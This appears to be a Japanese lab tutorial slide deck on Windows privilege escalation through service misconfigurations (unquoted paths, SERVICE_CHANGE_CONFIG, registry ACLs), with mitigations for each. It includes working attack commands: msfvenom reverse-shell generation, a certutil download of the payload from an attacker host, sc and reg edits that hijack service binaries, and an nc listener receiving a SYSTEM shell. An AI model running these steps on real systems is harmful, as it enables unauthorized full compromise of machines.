
```
1  Get-WmiObject Win32_Service | Where-Object {  
2      $_.PathName -ne $null -and  
3      -not($_.PathName.ToLower().Contains("c:\windows\system32")) -and  
4      $_.PathName.Contains(" ") -and  
5      -not($_.PathName.Contains("`""))  
6  } | Format-Table -Property Name,PathName
```



The screenshot shows a Windows Command Prompt window titled "Command Prompt - powershell". The PowerShell command executed is: `Get-WmiObject Win32_Service | Where-Object { $_.PathName -ne $null -and -not($_.PathName.ToLower().Contains("c:\windows\system32")) -and $_.PathName.Contains(" ") -and -not($_.PathName.Contains("`"")) } | ft -Property Name,PathName`. The output is a table with two columns: "Name" and "PathName". The only entry shown is "unquotedsvc" with the path "C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe". The path is underlined in red in the original image. The prompt ends with "PS C:\Users\user> " and a cursor.

```
PS C:\Users\user> Get-WmiObject Win32_Service | Where-Object { $_.PathName -ne $null -and -not($_.PathName.ToLower().Contains("c:\windows\system32")) -and $_.PathName.Contains(" ") -and -not($_.PathName.Contains("`"")) } | ft -Property Name,PathName  
  
Name      PathName  
-----  
unquotedsvc C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe  
  
PS C:\Users\user>
```

サービス - Unquoted executable path



```
Command Prompt - powershell
PS C:\Users\user> Get-WmiObject Win32_Service | Where-Object {$_.PathName -ne $null -and -not($_.PathName.ToLower().Contains("c:\windows\system32"))-and $_.PathName.Contains(" ") -and -not($_.PathName.Contains("~"))} | ft -Property Name,PathName
Name      PathName
----      -
unquotedsvc C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe

PS C:\Users\user> _
```

上記のパスの場合攻撃可能性があるファイル名は以下の通り

- C:\Program.exe
- C:\Program Files\Unquoted.exe
- C:\Program Files\Unquoted Path Service\Common.exe

サービス - Unquoted executable path

書き込み権限があるかを確認する

icaclsコマンドでファイルに対する権限が確認できる

・icacls C:\

・icacls "C:\Program Files"

```
PS C:\Users\tiwasaki> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
    NT AUTHORITY\SYSTEM:(OI)(CI)(F)
    BUILTIN\Users:(OI)(CI)(RX)
    NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
    NT AUTHORITY\Authenticated Users:(AD)
    Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)
```

F - フル アクセス権

M - 変更アクセス権

W - 書き込み専用アクセス権

※これ以外の権限の概要はicacls /?を実行して確認してください

サービス - Unquoted executable path

```
Command Prompt - powershell
PS C:\Users\user> icacls C:\
C:\ BUILTIN\Administrators:(OI)(CI)(F)
   NT AUTHORITY\SYSTEM:(OI)(CI)(F)
   BUILTIN\Users:(OI)(CI)(RX)
   NT AUTHORITY\Authenticated Users:(OI)(CI)(IO)(M)
   NT AUTHORITY\Authenticated Users:(AD)
   Mandatory Label\High Mandatory Level:(OI)(NP)(IO)(NW)

Successfully processed 1 files; Failed processing 0 files
```

サービス - Unquoted executable path

```
PS C:\Users\user> icacls "C:\Program Files"
C:\Program Files NT SERVICE\TrustedInstaller:(F)
                  NT SERVICE\TrustedInstaller:(CI)(IO)(F)
                  NT AUTHORITY\SYSTEM:(M)
                  NT AUTHORITY\SYSTEM:(OI)(CI)(IO)(F)
                  BUILTIN\Administrators:(M)
                  BUILTIN\Administrators:(OI)(CI)(IO)(F)
                  BUILTIN\Users:(RX)
                  BUILTIN\Users:(OI)(CI)(IO)(GR,GE)
                  CREATOR OWNER:(OI)(CI)(IO)(F)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(RX)
                  APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(OI)(CI)(IO)(GR,GE)

Successfully processed 1 files; Failed processing 0 files
```

サービス - Unquoted executable path

```
PS C:\Users\user> icacls "C:\Program Files\Unquoted Path Service"  
C:\Program Files\Unquoted Path Service BUILTIN\Users:(F)  
NT SERVICE\TrustedInstaller:(I)(F)  
NT SERVICE\TrustedInstaller:(I)(CI)(IO)(F)  
NT AUTHORITY\SYSTEM:(I)(F)  
NT AUTHORITY\SYSTEM:(I)(OI)(CI)(IO)(F)  
BUILTIN\Administrators:(I)(F)  
BUILTIN\Administrators:(I)(OI)(CI)(IO)(F)  
BUILTIN\Users:(I)(RX)  
BUILTIN\Users:(I)(OI)(CI)(IO)(GR,GE)  
CREATOR OWNER:(I)(OI)(CI)(IO)(F)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(RX)  
APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)  
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(RX)  
APPLICATION PACKAGE AUTHORITY\ALL RESTRICTED APPLICATION PACKAGES:(I)(OI)(CI)(IO)(GR,GE)
```

サービス - Unquoted executable path

サービスを停止、起動する権限があるかを確認する

この権限がない場合でもサービスが自動起動する設定になっていればコンピュータの再起動をきっかけに攻撃コードが実行されるため、実世界の攻撃という観点であればこの権限は無くても成立する。

サービス - Unquoted executable path

サービスを停止、起動する権限があるかはSysinternalsのaccesschkで確認できる

```
PS C:\Users\user\Desktop> .\sysinternals\accesschk.exe /accepteula -qv -u user -c unquotedsvc

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW unquotedsvc
    SERVICE_ALL_ACCESS
```

SERVICE_ALL_ACCESSまたは

SERVICE_STOP+SERVICE_STARTが必要

※ビルトインの sc コマンドでも確認可能だが結果が見にくい

即時攻撃が不可能な場合

```
SERVICE_QUERY_STATUS
SERVICE_QUERY_CONFIG
SERVICE_INTERROGATE
SERVICE_ENUMERATE_DEPENDENTS
READ_CONTROL
```

サービス - Unquoted executable path

脆弱なサービス設定と書き込み可能なフォルダが見つかったので後はExploitCodeを設置してサービスを再起動するだけ

```
parrot@parrot-virtualbox:~/Desktop
> msfvenom -p windows/x64/shell_reverse_tcp LHOST=enp0s3 LPORT=53 -f exe > Common.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

```
parrot@parrot-virtualbox:~/Desktop
> python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

```
C:\Users\user\Desktop>certutil -urlcache -split -f http://172.16.0.20:8888/Common.exe "C:\Program Files\Unquoted Path Service\Common.exe"
**** Online ****
0000 ...
1c00
CertUtil: -URLCache command completed successfully.
```

サービス - Unquoted executable path

- ・根本的解決

とりあえず実行ファイルパスは引用符で囲む

空白が含まれているかの判定をしていると漏れが出る可能性がある

- ・追加の緩和策

一般ユーザー権限で書き込み可能なディレクトリを絞る

一般ユーザーにサービス停止、起動権限を付与しない

サービスを実行するユーザーを低レベルの権限のユーザーに変更する

参考: グループポリシーを使用してサービスのアクセス許可を設定する

<https://learn.microsoft.com/ja-JP/troubleshoot/windows-server/group-policy/configure-group-policies-set-security>

サービス - Unquoted executable path(おまけ)

サービスに設定されているセキュリティ記述子(アクセス許可リスト?)は
{SERVICE_NAME}でも照会できる

sc sdshow

```
C:\Users\user\Desktop>sc sdshow unquotedsvc
```

```
D:(A;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;BA)(A;;CCLCSWRPWPLORC;;;WD)
```

この文字列はSDDL(security-descriptor-definition-language)で定義されている

<https://learn.microsoft.com/ja-jp/windows/win32/secauthz/security-descriptor-definition-language>

この文字列の意味が分かったら...

accesschkが無くてもサービス設定が分かる

つぎはここから

サービス

SERVICE_CHANGE_CONFIG

サービス - SERVICE_CHANGE_CONFIG

一般ユーザーに対してサービスの設定を変更する権限が付与されている場合、サービスが実行するバイナリのパスを変更され、任意のプログラムを実行される

```
C:\Users\user\Desktop\sysinternals>accesschk -q -v -u user -c unquotedsvc
```

```
Accesschk v6.15 - Reports effective permissions for securable objects  
Copyright (C) 2006-2022 Mark Russinovich  
Sysinternals - www.sysinternals.com
```

```
RW unquotedsvc  
    SERVICE_QUERY_STATUS  
    SERVICE_QUERY_CONFIG  
    SERVICE_CHANGE_CONFIG  
    SERVICE_INTERROGATE  
    SERVICE_ENUMERATE_DEPENDENTS  
    SERVICE_PAUSE_CONTINUE  
    SERVICE_START  
    SERVICE_USER_DEFINED_CONTROL  
    DELETE  
    READ_CONTROL  
    WRITE_DAC  
    WRITE_OWNER
```

memo

accesschkで表示されるSERVICE_CHANGE_CONFIGはsc sdshowのDCに相当する。DCはSDDL_DELETE_CHILDで、子オブジェクトの削除の許可だがなぜこれがサービスの設定変更許可に影響するのかが不明

サービス - SERVICE_CHANGE_CONFIG

```
C:\Users\user\Desktop\sysinternals>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Program Files\Unquoted Path Service\Common Files\unquotedpathservice.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Unquoted Path Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

C:\Users\user\Desktop\sysinternals>sc config unquotedsvc binPath="C:\Temp\mal.exe"
[SC] ChangeServiceConfig SUCCESS

C:\Users\user\Desktop\sysinternals>sc qc unquotedsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: unquotedsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Temp\mal.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Unquoted Path Service
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem
```

サービス - SERVICE_CHANGE_CONFIG


脆弱なACL設定のサービスを列挙するPowerShellスクリプトがかけなかったので有名なPowerUp.ps1を利用します。

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

1

サービス - SERVICE_CHANGE_CONFIG

- ・一般ユーザーにサービスを変更する権限を付与しない(根本的解決)
- ・一般ユーザーにサービスを停止、起動できる権限を付与しない(緩和策)
- ・サービスを実行するユーザーを低レベルの権限のユーザーに変更する(緩和策)



サービス - SERVICE_CHANGE_CONFIG(対策)


サービスのACL確認: `sc sdshow {SERVICE_NAME}`

サービスのACL変更: `sc sdset {SERVICE_NAME} {SDDL}`

```
C:\Windows\System32>sc sdshow unquotedsvc
D:(A;;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;;CCDCLCSWRPDTLOCRSDRCWDWO;;;BA)(A;;;CCDCLCSWRPDTLOCRSDRCWDWO;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)

C:\Windows\System32>sc sdset unquotedsvc D:(A;;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;;CCDCLCSWRPDTLOCRSDRCWDWO;;;BA)(A;;;CCLCSWRPDTLOCRSDRCWDWO;;;WD)
[SC] SetServiceObjectSecurity SUCCESS

C:\Windows\System32>sc sdshow unquotedsvc
D:(A;;;CCLCSWRPWPDTLOCRRC;;;SY)(A;;;CCDCLCSWRPDTLOCRSDRCWDWO;;;BA)(A;;;CCLCSWRPDTLOCRSDRCWDWO;;;WD)S:(AU;FA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)
```



サービス - SERVICE_CHANGE_CONFIG(対策)

accesschkで確認してもSERVICE_CHANGE_CONFIGが削除されている

```
C:\Users\user\Desktop\sysinternals>accesschk -q -v -u user -c unquotedsvc

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW unquotedsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_CHANGE_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_PAUSE_CONTINUE
    SERVICE_START
    SERVICE_USER_DEFINED_CONTROL
    DELETE
    READ_CONTROL
    WRITE_DAC
    WRITE_OWNER
```



```
C:\Users\user\Desktop\sysinternals>accesschk -q -v -u user -c unquotedsvc

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW unquotedsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_PAUSE_CONTINUE
    SERVICE_START
    SERVICE_USER_DEFINED_CONTROL
    DELETE
    READ_CONTROL
    WRITE_DAC
    WRITE_OWNER
```

サービス変更が拒否される

```
C:\Users\user\Desktop\sysinternals>sc config unquotedsvc binPath="C:\Temp\mal.exe"
[SC] OpenService FAILED 5:

Access is denied.
```

サービス

Insecure registry permission

サービス - Insecure registry permission

Windowsではサービスを登録すると自動的に
HKLM\SYSTEM\CurrentControlSet\Services\{SERVICE_NAME}にレジストリキーが
作成される

レジストリキーに
対するACL

```
C:\Windows\System32>sc create testsvc binpath= "C:\Temp\test.exe"
[SC] CreateService SUCCESS

C:\Windows\System32>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\System32> Get-Acl HKLM:\SYSTEM\CurrentControlSet\Services\testsvc | fl

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\testsvc
Owner     : BUILTIN\Administrators
Group     : NT AUTHORITY\SYSTEM
Access    : BUILTIN\Users Allow  ReadKey
           BUILTIN\Administrators Allow  FullControl
           NT AUTHORITY\SYSTEM Allow  FullControl
           CREATOR OWNER Allow  FullControl
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow  ReadKey
           S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681 Allow  ReadKey
Audit     :
Sddl      : O:BAG:SYD:AI(A;CIID;KR;;;BU)(A;CIID;KA;;;BA)(A;CIID;KA;;;SY)(A;CIIID;KA;;;CO)(A;CIID;KR;;;AC)(A;CIID;KR;;;S-1-15-3-1024-1065
365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)
```

サービス - Insecure registry permission

Powershellでレジストリエントリを確認する

Get-ItemProperty HKLM:\SYSTEM\currentControlSet\Services\regsvc

ImagePathが実行されるコマンド

```
PS C:\Users\user\Desktop\WinPE> get-itemproperty HKLM:\SYSTEM\currentControlSet\Services\regsvc

Type           : 16
Start          : 3
ErrorControl   : 1
ImagePath      : "C:\Program Files\Insecure Registry Service\insecureregistryservice.exe"
DisplayName    : Insecure Registry Service
ObjectName     : LocalSystem
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\currentControlSet\Services\regsvc
PSParentPath   : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\currentControlSet\Services
PSChildName    : regsvc
PSDrive        : HKLM
PSProvider     : Microsoft.PowerShell.Core\Registry
```

サービス - Insecure registry permission

脆弱な設定の場合

```
PS C:\Users\user\Desktop\sysinternals> Get-Acl HKLM:\SYSTEM\CurrentControlSet\Services\regsvc | fl

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\regsvc
Owner     : BUILTIN\Administrators
Group     : NT AUTHORITY\SYSTEM
Access    : Everyone Allow  ReadKey
           NT AUTHORITY\INTERACTIVE Allow  FullControl
           NT AUTHORITY\SYSTEM Allow  FullControl
           BUILTIN\Administrators Allow  FullControl
Audit     :
Sddl      : O:BAG:SYD:P(A;CI;KR;;;WD)(A;CI;KA;;;IU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)
```

NT AUTHORITY\INTERACTIVEは対話ログインしている全てのユーザーに付与されるグループ

<https://learn.microsoft.com/ja-jp/windows-server/identity/ad-ds/manage/understand-special-identities-groups#interactive>

サービス - Insecure registry permission(侵入)

レジストリに書き込み権限がある場合、先ほどのサービスの設定変更権限 (SERVICE_CHANGE_CONFIG)がなくても...

SERVICE_CHANGE_CONFIG
が無いのでサービス設定を変更
できない

```
C:\Users\user\Desktop\sysinternals>sc qc testsvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: testsvc
        TYPE               : 10  WIN32_OWN_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Temp\test.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : testsvc
        DEPENDENCIES        :
        SERVICE_START_NAME  : LocalSystem

C:\Users\user\Desktop\sysinternals>accesschk.exe -qv -u user -c testsvc

Accesschk v6.15 - Reports effective permissions for securable objects
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

R testsvc
    SERVICE_QUERY_STATUS
    SERVICE_QUERY_CONFIG
    SERVICE_INTERROGATE
    SERVICE_ENUMERATE_DEPENDENTS
    SERVICE_START
    SERVICE_STOP
    READ_CONTROL
```

正しい実行ファイルパス

サービス - Insecure registry permission(侵入)

実行ファイルパスを変更できてしまう

あとは設定した実行ファイルパスに実行ファイルを設置すればSYSTEM権限で実行される

```
C:\Users\user\Desktop\sysinternals>reg add HKLM\SYSTEM\CurrentControlSet\Services\testsvc /v ImagePath /t REG_SZ /d C:\Temp\mal.exe  
Value ImagePath exists, overwrite(Yes/No)? yes  
The operation completed successfully.
```

```
C:\Users\user\Desktop\sysinternals>sc qc testsvc  
[SC] QueryServiceConfig SUCCESS
```

```
SERVICE_NAME: testsvc  
        TYPE               : 10  WIN32_OWN_PROCESS  
        START_TYPE          : 3   DEMAND_START  
        ERROR_CONTROL       : 1   NORMAL  
        BINARY_PATH_NAME    : C:\Temp\mal.exe  
        LOAD_ORDER_GROUP    :  
        TAG                 : 0  
        DISPLAY_NAME        : testsvc  
        DEPENDENCIES        :  
        SERVICE_START_NAME  : LocalSystem
```

```
parrot@parrot-virtualbox:~/Desktop  
> sudo nc -lnvp 53  
listening on [any] 53 ...  
connect to [172.16.0.20] from (UNKNOWN) [172.16.0.10] 54267  
Microsoft Windows [Version 10.0.19045.2846]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Windows\system32>whoami  
whoami  
nt authority\system
```

サービス - Insecure registry permission(対策)

Powershellで低レベル権限のユーザーに書き込みが許可されているキーがないか確認する

サービスにSERVICE_CHANGE_CONFIGが設定されているかを確認する方法をPowerShellで書きたかったんですが、ちょっと時間が無さすぎたのでaccesschkかPowerUp.ps1を使って確認する事をお勧めします。

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

サービス (おまけ)

今日は触れないですが、サービスに登録されている実行ファイルそのものの権限設定が甘い、という権限昇格パスもあります。

今日説明したツールや方法で手動確認はできます。

本気で自動PowerShellスクリプトを作ろうとすると結構めんどくさいかも。。

ツール一覧

WinPEAS

<https://github.com/carlospolop/PEASS-ng/tree/master/winPEAS>

PowerUp

<https://github.com/PowerShellMafia/PowerSploit/blob/master/Privesc/PowerUp.ps1>

SeatBelt

<https://github.com/GhostPack/Seatbelt>

参考書籍

- インサイドWindows(上) 第7版

滅茶苦茶詳細にWindowsの仕組みについて書かれています。高いけどおすすめ

https://www.google.com/aclk?sa=l&ai=DChcSEwjGr77Fwb_AhXaRSoKHe-FB3oYABADGgJ0bQ&sig=AOD64_1zA8p6k3uag22UhmuPExv7O44L6A&ctype=5&q=&ved=2ahUKEwj_27bFwb_AhXEmIYBHeROAeoQ9aACKAB6BAgE_EAw&adurl=

- 権限上々↑↑

Allsafeの新刊。ふざけた表紙だけど中身は真面目

<https://techbookfest.org/product/feu9Bmzj0zPE1MsjmeH25D?productVariantID=vL7GiU7BpCGmsFmfENeg9V>

終わり

資格情報

- ファイル
- レジストリ
- PowerShell History
- Runas

サービス

- Unquoted executable path
- SERVICE_CHANGE_CONFIG
- Insecure registry permission